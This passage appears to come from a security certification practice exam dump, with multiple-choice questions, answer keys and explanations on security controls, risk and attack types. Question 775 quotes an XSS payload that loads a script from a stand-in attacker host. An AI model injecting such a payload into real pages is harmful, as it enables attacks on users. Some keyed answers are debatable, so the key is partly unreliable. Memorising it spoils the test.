Obfuscation hides or masks sensitive information so it is not easily understood or readable by unauthorized individuals while still allowing authorized processing or use when required.

QUESTION: 723

A company phone with proprietary data used by an employee has been stolen.
Which of the following can be used to remotely wipe the device?

- A. MDM
- B. MFD
- C. NAC
- D. DLP

Answer(s): A

Explanation:

Mobile device management enables administrators to remotely manage, secure, and wipe mobile devices, ensuring that sensitive data can be erased if a device is lost or stolen.

QUESTION: 724

Visitors to a company's facilities are connecting to the company's corporate network Wi-Fi and open network ports.
Which of the following should the security engineer implement to prevent this unauthorized access?

- A. VPN
- B. WPA3
- C. NAC

D. HIDS

Answer(s): C

Explanation:

Explanation: Network access control enforces authentication and authorization policies before allowing devices to connect to the corporate network, preventing unauthorized or noncompliant visitor devices from accessing internal Wi-Fi networks and network resources.

QUESTION: 725

A Chief Information Security Officer has decided that purchasing insurance when the ALE of expected incidents exceeds \$1 million is the most cost-effective approach. Which of the following does the \$1 million represent?

- A. Risk indicator
- B. Risk tolerance
- C. Risk threshold
- D. Risk exposure

Answer(s): C

Explanation:

The \$1 million represents a predefined trigger point at which a specific risk response is initiated, indicating the level at which the organization decides to take action by transferring the risk through insurance.

QUESTION: 726

Which of the following vulnerabilities would a nation-state attacker most likely exploit?

- A. Zero-day
- B. SQL injection
- C. Buffer overflow
- D. Cross-site scripting

Answer(s): A

Explanation:

Nation-state attackers typically have advanced capabilities and resources, making them more likely to exploit previously unknown vulnerabilities that do not yet have patches or signatures, enabling stealthy and high-impact attacks.

QUESTION: 727

Car vandalism repeatedly occurs near a specific part of a company's ungated facility.

Which of the following would provide the best physical deterrent? (Choose two.)

- A. Security guard
- B. Lighting
- C. Bollards
- D. Access control vestibule
- E. Door locks
- F. Access badge

Answer(s): A, B

Explanation:

A security guard provides an active physical presence that deters vandalism through direct observation and the ability to intervene or report incidents immediately.

Lighting increases visibility in the affected area, discouraging vandalism by reducing concealment and increasing the likelihood of identification.

QUESTION: 728

Which of the following risks can be mitigated by HTTP headers?

- A. SQLi
- B. XSS
- C. DoS
- D. SSL

Answer(s): B

Explanation:

HTTP security headers such as Content Security Policy, X-XSS-Protection, and X-Content-Type-Options help prevent the execution of malicious scripts in a user's browser, reducing the risk of cross-site scripting attacks.

QUESTION: 729

An organization with multiple geographic locations has invested in various internet circuits at each location, including MPLS, 4G/5G, broadband, and dial-up. An architect is configuring a solution that will allow locations to function consistently and leverage links based on specific criteria.

Which of the following is the best solution for the architect to configure?

- A. SD-WAN
- B. UTM
- C. VPN
- D. SASE

Answer(s): A

Explanation:

Software-defined wide area networking centrally manages multiple types of WAN links and dynamically selects paths based on performance, cost, and policy criteria, ensuring consistent connectivity and optimized use of all available circuits across geographically distributed locations.

QUESTION: 730

Which of the following scenarios will proper application of the least privilege principle prevent?

- A. A network administrator shuts down a critical network interface.
- B. An analyst saves an unauthorized configuration.
- C. A threat actor discovers credentials for a shared service account.
- D. A change is executed outside of the approved change window.

Answer(s): B

Explanation:

Applying the principle of least privilege ensures users are granted only the minimum permissions required to perform their job functions, which prevents an analyst from having sufficient access to save or apply unauthorized configurations.

QUESTION: 731

DRAG DROP (Drag and Drop is not supported)

A security engineer is setting up passwordless authentication for the first time.

INSTRUCTIONS

Drag and drop the MINIMUM set of commands to set this up and verify that it works.

Commands may only be used once, and not all will be used.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Select and Place:

Commands	SSH Client
<pre>openssl x509 -in ~/.ssh/id_rsa.pub -text -noout</pre>	
<pre>ssh-keygen -t rsa</pre>	
<pre>ssh -i ~/.ssh/id_rsa user@server</pre>	
<pre>scp ~/.ssh/id_rsa user@server:~/.ssh/authorized_keys</pre>	
<pre>ssh-copy-id -i ~/.ssh/id_rsa.pub user@server</pre>	
<pre>ssh root@server</pre>	
<pre>chmod 777 ~/.ssh/authorized_keys</pre>	

A. See Explanation section for answer.

Answer(s): A

Explanation:

Commands	SSH Client
<pre>openssl x509 -in ~/.ssh/id_rsa.pub -text -noout</pre>	<pre>ssh-keygen -t rsa</pre> <pre>ssh-copy-id -i ~/.ssh/id_rsa.pub user@server</pre> <pre>ssh -i ~/.ssh/id_rsa user@server</pre>
<pre>ssh-keygen -t rsa</pre>	
<pre>ssh -i ~/.ssh/id_rsa user@server</pre>	
<pre>scp ~/.ssh/id_rsa user@server:~/.ssh/authorized_keys</pre>	
<pre>ssh-copy-id -i ~/.ssh/id_rsa.pub user@server</pre>	
<pre>ssh root@server</pre>	
<pre>chmod 777 ~/.ssh/authorized_keys</pre>	

Explanation:

The first command generates an SSH key pair required for passwordless authentication. The second command securely copies the public key to the remote server's authorized keys file. The final command verifies that passwordless authentication works by connecting to the server using the private key.

QUESTION: 732

Which of the following is the best way to improve the confidentiality of remote connections to an enterprise's infrastructure?

- A. Firewalls
- B. Virtual private networks
- C. Extensive logging
- D. Intrusion detection systems

Answer(s): B

Explanation:

Virtual private networks encrypt remote connections, protecting data in transit from interception and eavesdropping, which directly improves the confidentiality of remote access to enterprise infrastructure.

QUESTION: 733

While troubleshooting an internal resource's poor performance for an end user, a network engineer performs a traceroute on the end device and receives the following output:

```
C:\User>tracert 10.100.15.20
Tracing route to [internal.resource.org] 10.100.15.20
over a maximum of 30 hops:
  1 200 ms 200 ms 200 ms 10.20.10.10
  2 5 ms 3 ms 3 ms 10.20.10.1
  3 20 ms 20 ms 10 ms 10.25.10.10
  4 10 ms 8 ms 10 ms 10.30.110.1
  5 5 ms 6 ms 3 ms 10.100.15.20
```

The engineer performs a traceroute from a device that is not experiencing poor performance but is connected to the same port. The engineer receives the following output:

```

C:\Engineer>tracert 10.100.15.20
Tracing route to [internal.resource.org] 10.100.15.20
over a maximum of 30 hops:
  1  5 ms    3 ms    3 ms    10.20.10.1
  2 20 ms   20 ms   10 ms   10.25.10.10
  3 10 ms    8 ms    10 ms   10.30.110.1
  4  5 ms    6 ms    3 ms   10.100.15.20

```

Which of the following is most likely occurring?

- A. ARP cache poisoning
- B. On-path attack
- C. Resource exhaustion
- D. DNS spoofing

Answer(s): B

Explanation:

The slow traceroute shows an extra first hop (10.20.10.10) with very high latency that does not appear when tracing from a known-good device on the same port. This indicates the affected device's traffic is being redirected through an additional intermediary on the path, consistent with an on-path (man-in-the-middle) attack.

QUESTION: 734

The management team wants to assess the cybersecurity team's readiness to respond to a threat scenario.

Which of the following will adequately assess and formalize a response within a short time?

- A. Send a message to all IT managers and request formal action plans.
- B. Create a bug bounty program and assess the findings.
- C. Execute a tabletop exercise and document the performance results.
- D. Hire an external consultant to independently assess the cybersecurity processes.

Answer(s): C

Explanation:

A tabletop exercise simulates a threat scenario in a controlled setting, allowing the cybersecurity team to practice response procedures, evaluate readiness, and formally document performance and gaps within a short time frame.

QUESTION: 735

A network administrator deploys an FDE solution on all end user workstations.

Which of the following data protection strategies does this describe?

- A. Masking
- B. Data in transit
- C. Obfuscation
- D. Data at rest
- E. Data sovereignty

Answer(s): D

Explanation:

Full disk encryption protects data stored on the workstation's storage media, ensuring that information remains confidential when the system is powered off or the storage device is removed, which is protection of data at rest.

QUESTION: 736

A network security analyst monitors the network's IDS, which has flagged unusual activity. The IDS has detected multiple login attempts to a database server within a short period. These attempts come from various IP addresses that are not normally recognized by the network's usual traffic patterns. Each attempt uses the same username and password. Based on the following log output:

```
2025-04-10T14:22:01.4532 | Source IP: 192.168.15.101 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:02.1122 | Source IP: 192.168.15.102 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:02.7835 | Source IP: 192.168.15.103 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:03.5637 | Source IP: 192.168.15.104 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:04.9474 | Source IP: 192.168.15.105 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:05.5673 | Source IP: 192.168.15.106 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:06.1573 | Source IP: 192.168.15.107 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:07.7462 | Source IP: 192.168.15.108 | Status: Failed | Users: JDoe | Action: Login Attempt
```

Which of the following types of network attacks is most likely occurring?

- A. Cross-site scripting
- B. Credential replay
- C. Distributed denial of service
- D. SQL injection

Answer(s): B

Explanation:

The repeated use of the same username and password across multiple login attempts from different IP addresses indicates stolen credentials are being reused to gain unauthorized access, which is characteristic of a credential replay attack.

QUESTION: 737

A company performs a risk assessment on the information security program each year. Which of the following best describes this risk assessment?

- A. Recurring

- B. Ad hoc
- C. One time
- D. Continuous

Answer(s): A

Explanation:

A risk assessment conducted on a yearly basis is performed at regular, predefined intervals, which characterizes it as a recurring assessment rather than a one-time, ad hoc, or continuous activity.

QUESTION: 738

Which of the following threat actors will most likely use multiple zero-day vulnerabilities to target government research organizations to steal IPs?

- A. Nation-state
- B. Hacktivist
- C. Unskilled attacker
- D. Insider threat

Answer(s): A

Explanation:

Nation-state actors have the resources, funding, and advanced capabilities required to discover or acquire multiple zero-day vulnerabilities and commonly target government research organizations to steal intellectual property.

QUESTION: 739

While accessing a banking website, a user notices that the cursor keeps disappearing and there seems to be a lag when entering login information.
Which of the following best describes this type of attack?

- A. Keylogger
- B. Rootkit
- C. Worm
- D. DoS

Answer(s): A

Explanation:

A keylogger can interfere with normal input behavior and introduce lag while capturing keystrokes during credential entry, which aligns with the observed cursor issues and delays when typing login information.

QUESTION: 740

Which of the following will best ensure a controlled version release of a new software application?

- A. Business continuity planning
- B. Quantified risk analysis
- C. Static code analysis
- D. Change management procedures

Answer(s): D

Explanation:

Change management procedures enforce formal review, approval, testing, and scheduling of software changes, ensuring releases are controlled, documented, and deployed in an orderly manner.

QUESTION: 741

Which of the following is the most common data loss path for an air-gapped network?

- A. Bastion host
- B. Unsecured Bluetooth
- C. Unpatched OS
- D. Removable devices

Answer(s): D

Explanation:

Removable devices such as USB drives are commonly used to transfer data into and out of air-gapped networks, making them the most frequent and practical path for data loss in otherwise isolated environments.

QUESTION: 742

An attacker pretending to be from the help desk calls a user. The attacker asks the user to verify a password in order to fix a technical issue.

Which of the following security awareness topics does this scenario best describe?

- A. Brand impersonation
- B. Operational security
- C. Social engineering
- D. Insider threat

Answer(s): C

Explanation:

The attacker manipulates the user by impersonating trusted support staff to trick them into revealing credentials, which is a classic example of social engineering.

QUESTION: 743

Multiple users report that they cannot access a certain application after a recent security update. Which of the following should the security team check first to help find the root cause?

- A. Proxy logs
- B. IPS/IDS logs
- C. SIEM logs
- D. DNS logs

Answer(s): B

Explanation:

After a security update, an IPS or IDS may begin blocking or resetting connections it now identifies as malicious or noncompliant, so reviewing its logs first helps quickly determine whether the update is preventing access to the application.

QUESTION: 744

The Chief Information Security Officer (CISO) requires that new servers include hardware-level memory encryption.

Which of the following data states does the CISO want to protect?

- A. Data in use
- B. Data at rest
- C. Data in transit
- D. Data sovereignty

Answer(s): A

Explanation:

Hardware-level memory encryption protects data while it is actively being processed and stored in system memory, which corresponds to protecting data in use.

QUESTION: 745

Which of the following would most likely mitigate the impact of an extended power outage on a company's environment?

- A. Hot site
- B. UPS
- C. Snapshots
- D. SOAR

Answer(s): A

Explanation:

A hot site provides a fully operational alternate environment with power, systems, and data already available, allowing the company to continue operations during an extended power outage affecting the primary site.

QUESTION: 746

A security architect is designing an environment in which certain systems must not be able to access the internet.

Which of the following describes this configuration?

- A. Air-gapped
- B. Serverless
- C. Isolated
- D. Segmented

Answer(s): A

Explanation:

An air-gapped configuration physically or logically isolates systems from external networks, including the internet, ensuring they cannot communicate outside the controlled environment.

QUESTION: 747

A manufacturing organization receives the results from a penetration test. According to the results, legacy devices that are critical to continued business function display vulnerabilities. The devices have minimal vendor support and should be segmented and monitored closely. Which of the following devices were most likely identified?

- A. Workstations
- B. Embedded systems
- C. Core router
- D. DNS server

Answer(s): B

Explanation:

Embedded systems are often legacy, purpose-built devices with limited vendor support, are critical to industrial operations, and commonly require network segmentation and close monitoring due to unpatched vulnerabilities.

QUESTION: 748

A security analyst investigates abnormal outbound traffic from a corporate endpoint. The traffic is encrypted and uses non-standard ports.

Which of the following data sources should the analyst use first to confirm whether this traffic is malicious?

- A. Application logs
- B. Vulnerability scans
- C. Endpoint logs
- D. Packet captures

Answer(s): D

Explanation:

Packet captures allow the analyst to examine traffic characteristics such as destination IPs, ports, protocols, timing, and traffic patterns, which helps determine whether encrypted traffic on non-standard ports is indicative of malicious activity.

QUESTION: 749

A security analyst estimates that a small security incident will cost \$10,000 and will occur twice per year. The analyst recommends a budget of \$20,000 for next year. Which of the following does the \$10,000 represent?

- A. ARO
- B. SLE
- C. ALE
- D. RPO

Answer(s): B

Explanation:

The \$10,000 represents the expected cost of a single occurrence of the incident, which is the single loss expectancy.

QUESTION: 750

An organization experiences data loss after several employees traveled to an area that is well-known for corporate espionage. The employees always used VPNs when connected to the hotel Wi-Fi, logged off their machines when not in use, and kept their doors locked when leaving their devices unattended.

Which of the following will best prevent data loss events in the future?

- A. Data sanitization
- B. WAF
- C. FDE
- D. Split tunneling

Answer(s): C

Explanation:

Full disk encryption ensures that all data stored on a device is unreadable without proper authentication. If devices are stolen, seized, or accessed offline during travel in high-risk regions, encrypted disks prevent attackers from extracting sensitive data, effectively mitigating data loss from physical compromise.

QUESTION: 751

Which of the following is the best example of VM escape?

- A. Improper input sanitization on the virtualization web console allows command injection.
- B. A plug-in causes a memory overflow that allows code execution on the host.
- C. Unhardened configuration allows the fulfillment of unauthenticated API requests.
- D. A crafted network packet sent to the hypervisor causes services to crash.

Answer(s): B

Explanation:

VM escape occurs when malicious code running inside a virtual machine breaks out of the VM boundary and executes on the underlying host system. A memory overflow caused by a plug-in that enables code execution on the host directly represents this scenario, as it allows the guest to compromise the hypervisor or host environment.

QUESTION: 752

Which of the following best describes the purpose of using deception technologies in a security strategy?

- A. To prevent malware installation through endpoint protection tools
- B. To block all external traffic before it reaches critical information systems
- C. To lure attackers to controlled environments to collect threat intelligence
- D. To detect insider threats by monitoring privileged user accounts

Answer(s): C

Explanation:

Deception technologies are designed to intentionally attract attackers to decoy systems, credentials, or data that appear valuable. By interacting with these controlled environments, attackers reveal their techniques, tools, and intent, allowing defenders to gather high-quality threat intelligence and improve detection and response capabilities.

QUESTION: 753

A security analyst develops a threat model based on the recent news that Company A is suing Company B. An investigation reveals that Company B told one of their employees to get a job at Company A in order to steal proprietary information.

Which of the following should the security analyst identify as the most likely threat associated with this incident?

- A. Personal financial gain
- B. Supply chain access
- C. Shadow IT
- D. Corporate espionage

Answer(s): D

Explanation:

Corporate espionage involves the intentional theft of proprietary or confidential business information by a competitor. In this scenario, Company B deliberately placed an employee inside Company A to steal sensitive information, which directly aligns with corporate espionage.

QUESTION: 754

Which of the following are examples of operational controls that are appropriate to implement in an environment where financial processing activities occur? (Choose two.)

- A. Key escrow
- B. Tokenization
- C. Dual control
- D. Mandatory vacations
- E. Access badge readers
- F. Biometrics

Answer(s): C, D

Explanation:

Dual control is an operational control that requires two authorized individuals to participate in sensitive financial processes, reducing the risk of fraud or error. Mandatory vacations are an operational control used to detect fraudulent activity by ensuring duties are periodically performed by others, which increases the likelihood of uncovering irregularities in financial operations.

QUESTION: 755

A security administrator wants to improve the reliability of the firewall connection at the company's primary data center.

Which of the following should the administrator configure?

- A. Proxy server
- B. Microservices
- C. Cluster
- D. Load balancer

Answer(s): C

Explanation:

A firewall cluster increases reliability by providing high availability and failover between multiple firewall instances. If one firewall fails, another can take over processing traffic, ensuring continuous connectivity at the primary data center.

QUESTION: 756

An organization experiences a suspected data breach that affects sensitive client information. The incident response team must preserve logs, server images, and email communications related to the breach.

Which of the following best describes this course of action?

- A. Maintaining the chain of custody
- B. Performing root cause analysis
- C. Enforcing a legal hold
- D. Conducting a containment activity

Answer(s): C

Explanation:

Enforcing a legal hold ensures that all potentially relevant evidence, such as logs, system images, and communications, is preserved and protected from alteration or deletion. This action is taken when litigation or regulatory action is anticipated and is critical for supporting investigations and legal proceedings following a data breach.

QUESTION: 757

Which of the following best describes a challenge related to data sovereignty?

- A. Ensuring data backups are stored on encrypted local drives
- B. Preventing accidental deletion of data by authorized users
- C. Complying with legal restrictions on where data is stored and processed
- D. Managing latency in global content delivery networks

Answer(s): C

Explanation:

Data sovereignty refers to the concept that data is subject to the laws and governance structures of the country where it is collected, stored, or processed. Organizations must ensure that data handling practices comply with the legal and regulatory requirements of the jurisdiction where the data resides. This creates challenges when operating across multiple countries because different regions may impose restrictions on where data can be stored or processed.

QUESTION: 758

An administrator plans to apply a critical patch to a critical system. Which of the following is the first thing the administrator should do?

- A. Test the patch in production after hours.
- B. Submit a change management request.
- C. Remove the application from the allow list.
- D. Request exception from the system owner.

Answer(s): B

Explanation:

Before making any modification to a critical system, the change must follow the organization's formal change management process. Submitting a change management request ensures the change is documented, reviewed, approved, and scheduled appropriately to minimize risk and service disruption. This process also allows stakeholders to assess potential impacts and plan testing and rollback procedures before applying the patch.

QUESTION: 759

Which of the following actions is best performed by ticketing automation to ensure that incidents receive the correct level of attention and response?

- A. Notification
- B. Creation
- C. Closure
- D. Escalation

Answer(s): D

Explanation:

Ticketing automation is particularly effective for escalation because it can automatically apply predefined rules based on severity, priority, or response time thresholds. If an incident is not addressed within the required timeframe or meets specific criticality criteria, the system automatically escalates the ticket to higher support tiers or management, ensuring timely attention and appropriate response according to service level agreements.

QUESTION: 760

Which of the following will prevent an attack on a corporate data center?

- A. Video surveillance
- B. Access badges
- C. Infrared sensors
- D. Flood lights

Answer(s): B

Explanation:

Access badges enforce controlled physical access to the data center by allowing only authorized personnel to enter secured areas. By restricting entry at doors and checkpoints through authentication mechanisms such as badge readers, unauthorized individuals are prevented from gaining physical access to critical infrastructure, thereby stopping potential attacks before they occur.

QUESTION: 761

Which of the following would cause a violation of data sovereignty requirements? (Choose two.)

- A. Data loss prevention labeling
- B. File metadata manipulation
- C. Unencrypted data at rest
- D. Tokenization of selected database fields
- E. Cloud-based repositories
- F. Multiregion redundancy for backups

Answer(s): E, F

Explanation:

Using cloud-based repositories can violate data sovereignty requirements if the cloud provider stores or processes data in jurisdictions outside the country or region required by applicable regulations. This may place the data under foreign legal authority, creating compliance issues. Multiregion redundancy for backups replicates data across multiple geographic locations. If those backup locations are in different countries or regions than permitted by regulatory or contractual requirements, the organization may violate laws governing where data must remain stored or processed.

QUESTION: 762

A user experiences the following issues while using their computer:

- Slower than normal performance while browsing the web
- Unexpected account lockouts
- Receiving error messages when attempting to access web pages

Which of the following attacks do these issues indicate?

- A. Virus
- B. Keylogger
- C. Ransomware
- D. Brute-force

Answer(s): D

Explanation:

A brute-force attack involves repeatedly attempting different password combinations to gain access to an account. Continuous authentication attempts can trigger account lockouts due to security policies that lock accounts after multiple failed login attempts. These repeated attempts can also generate system or web access errors and may slow browsing performance due to the increased authentication traffic and security checks being triggered.

QUESTION: 763

A security engineer develops a policy to block all insecure protocols on the network. Which of the following ports should the security engineer block as part of that process? (Choose two.)

- A. 22
- B. 23
- C. 25
- D. 443
- E. 465
- F. 993
- G. 995

Answer(s): B, C

Explanation:

Port 23 is used by Telnet, which transmits authentication credentials and session data in plaintext. Because it lacks encryption, it is considered insecure and should be blocked to prevent credential interception and session hijacking.

Port 25 is used for SMTP message transfer and is commonly exploited for unauthenticated mail relay and spam transmission. Without additional protections such as authenticated or encrypted mail submission services, it is considered insecure and is often blocked on internal networks to reduce abuse and exposure.

QUESTION: 764

Which of the following best explains the benefit of using asymmetric encryption?

- A. It provides mutual authentication by using identical keys for both encryption and decryption.
- B. It uses a shared secret key to reduce the number of keys needed.
- C. It allows faster encryption and decryption than symmetric methods.
- D. It enables secure data exchanges without requiring both parties to share a private key.

Answer(s): D

Explanation:

Asymmetric encryption uses a key pair consisting of a public key and a private key. The public key can be openly shared, while the private key remains secret with the owner. This design allows two parties to securely exchange data without first sharing a private secret, because data

encrypted with the public key can only be decrypted by the corresponding private key. This enables secure communication and key exchange over untrusted networks.

QUESTION: 765

Which of the following is a strategy to protect stored passwords?

- A. Encryption
- B. Hashing
- C. Masking
- D. Tokenization

Answer(s): B

Explanation:

Hashing protects stored passwords by transforming the original password into a fixed-length cryptographic hash value using a one-way algorithm. The original password cannot feasibly be derived from the hash. During authentication, the entered password is hashed and compared to the stored hash, ensuring the actual password is never stored or exposed in plaintext.

QUESTION: 766

Which of the following explains how a supply chain service provider could introduce a security vulnerability into an organization?

- A. Delaying hardware shipments needed for system upgrades
- B. Outsourcing customer service operations to a foreign call center
- C. Failing to encrypt data stored on the organization's internal database
- D. Having privileged access to client systems and becoming a target for attackers

Answer(s): D

Explanation:

Supply chain service providers often require privileged or administrative access to the systems they manage or support. Because they interact with multiple client environments and maintain elevated permissions, they become attractive targets for attackers. If a provider is compromised, attackers can leverage that trusted access to infiltrate the organization's systems, introducing vulnerabilities and enabling unauthorized access.

QUESTION: 767

Which of the following methods is the most effective for reducing vulnerabilities?

- A. Joining an information-sharing organization
- B. Using a scan-patch-scan process
- C. Implementing a bug bounty program
- D. Patching low-scoring vulnerabilities first

Answer(s): B

Explanation:

A scan-patch-scan process reduces vulnerabilities by continuously identifying security weaknesses through vulnerability scanning, applying patches or remediation to address the discovered issues, and then rescanning to verify that the vulnerabilities have been properly resolved. This systematic cycle ensures vulnerabilities are discovered, mitigated, and validated, making it an effective operational method for reducing overall exposure.

QUESTION: 768

An organization purchased and configured spare devices for all critical network infrastructure. Which of the following best describes the organization's reason for these actions?

- A. Software-defined networking
- B. Scalability
- C. High availability
- D. Decentralization

Answer(s): C

Explanation:

High availability ensures systems remain operational even when hardware failures occur. By purchasing and configuring spare devices for critical network infrastructure, the organization can quickly replace or fail over to backup equipment if a primary device fails. This minimizes downtime and maintains continuous service availability for critical operations.

QUESTION: 769

Which of the following techniques is used to assess the effectiveness of security controls that are designed to protect a system from unauthorized access?

- A. Penetration test
- B. Risk assessment
- C. Vulnerability scan
- D. Internal audit review

Answer(s): A

Explanation:

A penetration test evaluates the effectiveness of security controls by simulating real-world attacks against a system. Security professionals attempt to bypass defenses and gain unauthorized access in the same way an attacker would. This approach directly tests whether existing controls such as authentication, access restrictions, and network defenses successfully prevent unauthorized access.

QUESTION: 770

A security analyst must identify abnormal behavior on the server. Which of the following does the analyst most likely need to do?

- A. Disable unnecessary ports.
- B. Patch the system.
- C. Establish baselines.
- D. Perform alert tuning.

Answer(s): C

Explanation:

Establishing baselines allows the analyst to understand what normal system behavior looks like in terms of performance, traffic patterns, resource usage, and user activity. Once normal behavior is documented, deviations from this baseline can be identified as abnormal or potentially malicious activity on the server.

QUESTION: 771

Which of the following is a one-way function that provides assurance of data integrity?

- A. Hashing
- B. Salting
- C. Segmentation
- D. Tokenization

Answer(s): A

Explanation:

Hashing uses a one-way cryptographic function that converts data into a fixed-length hash value. Any change to the original data results in a different hash value, allowing verification that the data has not been altered. Because the process cannot be reversed to recover the original input, it provides assurance of data integrity.

QUESTION: 772

Which of the following will help reduce alert fatigue?

- A. Penetration testing
- B. Compensating controls
- C. Rule tuning
- D. Log aggregation

Answer(s): C

Explanation:

Rule tuning improves the accuracy of detection systems by refining alerting rules to reduce false positives and irrelevant alerts. By adjusting thresholds, conditions, and filtering logic, security teams can ensure alerts are generated only for meaningful events. This reduces the volume of unnecessary alerts and helps analysts focus on genuine security incidents, thereby reducing alert fatigue.

QUESTION: 773

A company performed an assessment of its security posture and found a lack of controls to adequately protect from exploitation legacy systems at manufacturing sites.

Which of the following controls should be set up for this type of environment? (Choose two.)

- A. Segmentation
- B. Antivirus
- C. Application allow list
- D. Jump server
- E. Patching
- F. IDS

Answer(s): A, D

Explanation:

Segmentation isolates legacy manufacturing systems from the rest of the network, limiting communication paths and reducing the risk that attackers can reach or laterally move to these vulnerable systems. This containment approach is commonly used when legacy systems cannot support modern security updates.

A jump server provides a controlled and monitored access point for administrators who need to manage legacy systems. By forcing administrative access through a hardened intermediary system, the organization can enforce authentication controls, logging, and monitoring while preventing direct access to vulnerable systems.

QUESTION: 774

Which of the following describes how often backups should occur in a COOP plan?

- A. Backups should occur nightly to ensure the data from the entire day is protected.
- B. Backups should occur based on the business's recovery point objective.
- C. Backups should occur when more than 5% of data has changed since the last backup.
- D. Incremental backups should occur daily, while full backups should occur at least once per week.

Answer(s): B

Explanation:

In a continuity of operations plan, the frequency of backups is determined by the recovery point objective (RPO). The RPO defines the maximum acceptable amount of data loss measured in time. Backup schedules are therefore designed to meet this objective, ensuring that data can be restored to a point that satisfies the organization's tolerance for data loss during a disruption.

QUESTION: 775

Which of the following vulnerabilities will lead to a successful attack that injects `<IMG src='http://attacker.site.net/mycode.sh'>` into a web application?

- A. Directory traversal
- B. Buffer overflow
- C. SQLi
- D. XSS

Answer(s): D

Explanation:

Cross-site scripting occurs when a web application fails to properly validate or sanitize user input, allowing attackers to inject malicious client-side code into web pages viewed by other users. Injecting an HTML tag such as an image element that loads content from a malicious site is a common XSS technique.

When the page renders, the browser processes the injected code, which can execute attacker-controlled scripts or retrieve malicious resources.

QUESTION: 776

A company wants to minimize the chance of its outgoing marketing emails getting flagged as spam. The company decides to list the email servers on the proper DNS record.

Which of the following protocols should the company apply next?

- A. DMARC
- B. DLP
- C. DKIM
- D. SPF

Answer(s): D

Explanation:

Sender Policy Framework allows a domain owner to specify which mail servers are authorized to send email on behalf of the domain by publishing this information in a DNS record. Receiving mail servers check the sending server's IP address against the domain's SPF record to verify that the email originates from an approved source. This helps prevent spoofing and reduces the likelihood that legitimate emails will be flagged as spam.

QUESTION: 777

An office wants to install a Wi-Fi network. The security team must ensure a secure design. The security team expects the Wi-Fi access points to be more powerful in order to provide a better connection for employees. The access points will use the latest WPA3 protocol with a 16-character randomized key.

Which of the following should the security team do next?

- A. Create a heat map of the building perimeter.
- B. Deploy IPSec tunnels from each access point to the controller.
- C. Enable WPA2-PSK with a 24-character randomized key.
- D. Disable SSH administration on all access points.

Answer(s): A

Explanation:

Creating a wireless heat map helps determine signal strength and coverage areas throughout the building and around the perimeter. Since the access points will be more powerful, a heat map allows the security team to verify that the wireless signal does not extend excessively outside the building where attackers could attempt unauthorized access. This supports secure placement and power configuration of the access points to minimize signal leakage beyond controlled areas.

QUESTION: 778

A SOC analyst wants to reduce the number of false positives generated in the SIEM from a legitimate script.

Which of the following is the analyst applying?

- A. File validation
- B. Alert tuning
- C. File quarantining
- D. Log aggregation

Answer(s): B

Explanation:

Alert tuning involves adjusting detection rules, thresholds, or filters within a SIEM to reduce unnecessary or inaccurate alerts. By modifying the rules that trigger alerts for the legitimate script, the analyst can prevent the SIEM from incorrectly flagging normal activity as suspicious, thereby reducing false positives and improving the efficiency of incident monitoring.

QUESTION: 779

Which of the following is a security implication of using SDN over traditional methods?

- A. Network device configuration can be dynamically adjusted to react to a detected security threat.

- B. Network alerting and reporting is reduced due to lack of integration with analysis tools.
- C. Network intrusion detection results in increased false positives or false negatives.
- D. Network infrastructure is outsourced to a third-party vendor better suited to maintaining security.

Answer(s): A

Explanation:

Software-defined networking centralizes network control through a programmable controller, allowing administrators or automated systems to dynamically modify network configurations. This capability enables rapid security responses such as isolating compromised devices, updating access controls, or redirecting suspicious traffic when threats are detected. The programmability and automation of SDN therefore improve the network's ability to react to security incidents in real time.

QUESTION: 780

An attacker uses XSS to compromise a web server.

Which of the following solutions could have been used to prevent this attack?

- A. NGFW
- B. UTM
- C. WAF
- D. NAC

Answer(s): C

Explanation:

A web application firewall protects web applications by monitoring and filtering HTTP/HTTPS traffic between users and the web server. It can detect and block malicious inputs such as injected scripts that are characteristic of cross-site scripting attacks. By inspecting requests and enforcing rules that prevent malicious code from being delivered to the application, it helps stop XSS attacks before they reach the web server.

QUESTION: 781

A nation-state attacker gains access to the email accounts of several journalists by compromising a website that the journalists frequently use.

Which of the following types of attacks describes this example?

- A. On-path
- B. Watering-hole
- C. Typosquatting
- D. Brand impersonation

Answer(s): B

Explanation:

A watering-hole attack occurs when attackers compromise a website that is commonly visited by a specific group of targets. Instead of directly attacking the victims, the attacker infects or manipulates the trusted site so that when the intended targets visit it, their systems or accounts can be compromised. This technique is often used by advanced threat actors to target particular organizations or individuals.

QUESTION: 782

Which of the following risk management strategies is being used when a Chief Information Security Officer ignores known vulnerabilities identified during a risk assessment?

- A. Transfer
- B. Avoid
- C. Mitigate
- D. Accept

Answer(s): D

Explanation:

Risk acceptance occurs when an organization acknowledges the existence of a risk but decides not to take action to reduce or eliminate it. The decision is typically based on factors such as cost, operational impact, or the perceived likelihood and impact of the threat. By knowingly ignoring identified vulnerabilities after a risk assessment, the organization is choosing to accept the associated risk.

QUESTION: 783

Which of the following describes how a risk event might affect operations and limit the overall risk score?

- A. Severity
- B. Likelihood
- C. Impact
- D. Probability

Answer(s): C

Explanation:

Impact describes the extent to which a risk event would affect business operations if it occurs. It measures the potential consequences such as service disruption, financial loss, reputational damage, or operational limitations. In risk calculations, impact determines how severe the outcome of the event would be and therefore influences the overall risk score when combined with the likelihood of occurrence.

QUESTION: 784

Which of the following should be used to ensure that a new software release has not been modified before reaching the user?

- A. Tokenization
- B. Encryption
- C. Hashing
- D. Obfuscation

Answer(s): C

Explanation:

Hashing generates a unique, fixed-length digest of the original software package using a one-way cryptographic function. The developer publishes the expected hash value, and users compute the hash of the downloaded file and compare it to the published value. If the values match, it confirms the software has not been altered during distribution, ensuring integrity.

QUESTION: 785

Which of the following will most likely lead an organization to revise its change management policy?

- A. An engineer adds a new feature to the production service.
- B. A production server continuously runs its maximum load.
- C. Software is migrated to a cloud that offers increased flexibility in its updates.
- D. A legacy server lacks support for new regulatory requirements.

Answer(s): C

Explanation:

